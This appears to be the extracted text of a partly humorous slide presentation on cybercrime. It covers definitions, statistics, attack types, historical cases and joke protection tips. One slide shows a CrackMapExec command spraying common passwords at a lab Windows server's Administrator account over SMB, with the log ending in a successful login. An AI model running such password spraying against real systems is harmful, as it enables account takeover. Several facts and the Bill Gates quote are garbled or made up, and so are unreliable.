# Cybercriminality

not only a cyber, a cyber criminality...
sorry
not only a criminality, a cyber criminality

#### What is a cybercrime?

Cybercrime is any type of criminal activity that involves the use of a computer or other cyber device.

- Computers used as the tool
- Computers used as the target

#### What is a cybercrime?

It regroup many categories of crimes:

- Financial fraud crimes
- Cyberterrorism
- Cyberextortion
- Cyberwarfare

#### Cybercrime facts

- Cybercrime has recently surpassed illegal drug trafficking as a criminal money-maker
- A personal identity is stolen once every 3.1 seconds as a result of cybercrime
- Nearly half of all cybercrimes are committed against small businesses

#### Cybercrime facts: Cost



Global cost of cybercrime is estimated to hit

# \$2 trillion

by 2019


#### Cybercrime facts : DarkNet

- Cryptocurrency
- Drug trafficking
- Illegals activities











#### Man-In-The-Middle Attack




#### Phishing Attack



#### Worm Attack

#### Worm:Win32 Conficker




#### Trojan horses

• Trusted software which contains some undesirable lines of code



#### DDoS



@88>

%8P


. @88> %8P

#### Ransomware Attack



#### Brute Force / Keylogger Attack

```
root@JEFFLAB-DEB02:~/CrackMapExec# cme smb JEFFLAB-APP01 -u Administrator -d builtin -p ~/passwords.txt
            192.168.12.240 445 JEFFLAB-APP01
                                                   [*] Windows Server 2016 Standard 14393 x64 (name: JEFFLAB-APP6
1) (domain:builtin) (signing:False) (SMBv1:True)
            192.168.12.240 445
                                  JEFFLAB-APP01
                                                    [-] builtin\Administrator:Winter2017 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:P4$$word STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Fall2017 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Spring2017 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Summer2017 STATUS_LOGON_FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:$ummer2017 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Fall2015 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Spring2015 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Summer2015 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator: Summer2015 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Fall2014 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Spring2014 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                        builtin\Administrator:Summer2014 STATUS LOGON FAILURE
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                                   JEFFLAB-APP01
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           192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Fall2016 STATUS LOGON FAILURE
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                                                       builtin\Administrator:Spring2016 STATUS LOGON FAILURE
                                                       builtin\Administrator:Summer2016 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:$ummer2016 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:P@ssword!@# STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:password!@# STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:P@ssW0rd STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:P4ssw0rd STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:P@$$word!@# STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:Password123 STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:PassWord!!! STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:P@ssword!@#$ STATUS LOGON FAILURE
SMB
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator:P4$$w0rd!!! STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                       builtin\Administrator: STATUS LOGON FAILURE
            192.168.12.240 445
                                   JEFFLAB-APP01
                                                    [+] builtin\Administrator:P@ssword (Pwn3d!)
```



#### Some historical cybercrimes

1981 - Ian Murphy, aka Captain Zap hacked AT&T computers internal clocks, it's the first computer crime punished in history.

1983 - UCLA (LA University) students used a PC to break into the ARPA

communication system.

1984 - Computer Fraud and Abuse Act

1994 - Russian hackers stole \$10 millions to Citybank



#### Some historical cybercrimes

1995 - European hackers compromised TV companies to allow access to Star Trek re-runs in Germany.


1999 - Melissa, one of the first macro virus which can propagate automatically via emails thanks Outlook and Word..

2002 - British hacker accessed around hundred NASA, Army, department of defense and pentagon

2008 - In Mulouze (Ohio), a pedophile hacked a school database to enroll himself in a school

#### And today...

Internet of things allow hackers to easily make DDOS attacks and make new cybercrimes possibles.



Government intelligence agencies like NSA are monitoring almost all computer activities

#### Cryptocurrency

Some hackers are already trying to build and train Artificial intelligences to help them doing more sophisticated attacks...

#### Citation

"Je me serai pas fait chier a créer microsoft si j'avais pu investir dans le BaborCoin"

- Bill Gates

#### What do in case of attack



RÉAGIR EN CAS D'ATTAQUE NFORMATIQUE

AVANT L'ARRIVÉE DES FORCES DE L'ORDRE, CES COMPORTEM


#### How to protect yourself in the cyber espace!



### Protect yourself from blue light



# Use cyber Solar Cream





# Protect your privacy







# **USE AVAST**



# How to choose a password?

1 123456	6 1234567890	11 qwertyuiop	16 7777777	21 google
2 123456790	7 1234567	12 mynoob	17 1q2w3e4r	22 1q2w3e4r5t
3 qwerty	8 password	13 123321	18 654321	23 123qwe
4 12345678	9 123123	14 666666	19 555555	24 zxcvbnm
5 111111	10 987654321	15 18atcskd2w	20 3rjs1la7qe	25 1q2w3e

#### How to choose a password?

1 123456	6 1234567890	11 qwertyuiop	16 7777777	21 google
2 123456790	7 1234567	12 mynoob	17 1q2w3e4r	22 1q2w3e4r5t
3 qwerty	8 password	13 123521	18 654321	23 123qwe
4 12345678	9 123123	14 666666	19 555555	24 zxcvbnm
5 111111	10 987654321	15 18atcskd2w	20 3rjs1la7qe	25 1q2w3e

- 8rbMC2j,5%K@
- gYD)w]q7+34B
- .Xd8/4i[LN3x
- 9>y)hB\*KAi87
- 7Za43/bFRu#:

- v4ke766kw9f5
- 55upmhn834p6
- c659z2z7k6yi
- 87e46s9es7em
- j37i6g48vh5e














### The most powerful cybercriminal



#### Do not forget to lock your session in the BAT E



#### DON'T USE ANY TECHNOLOGY



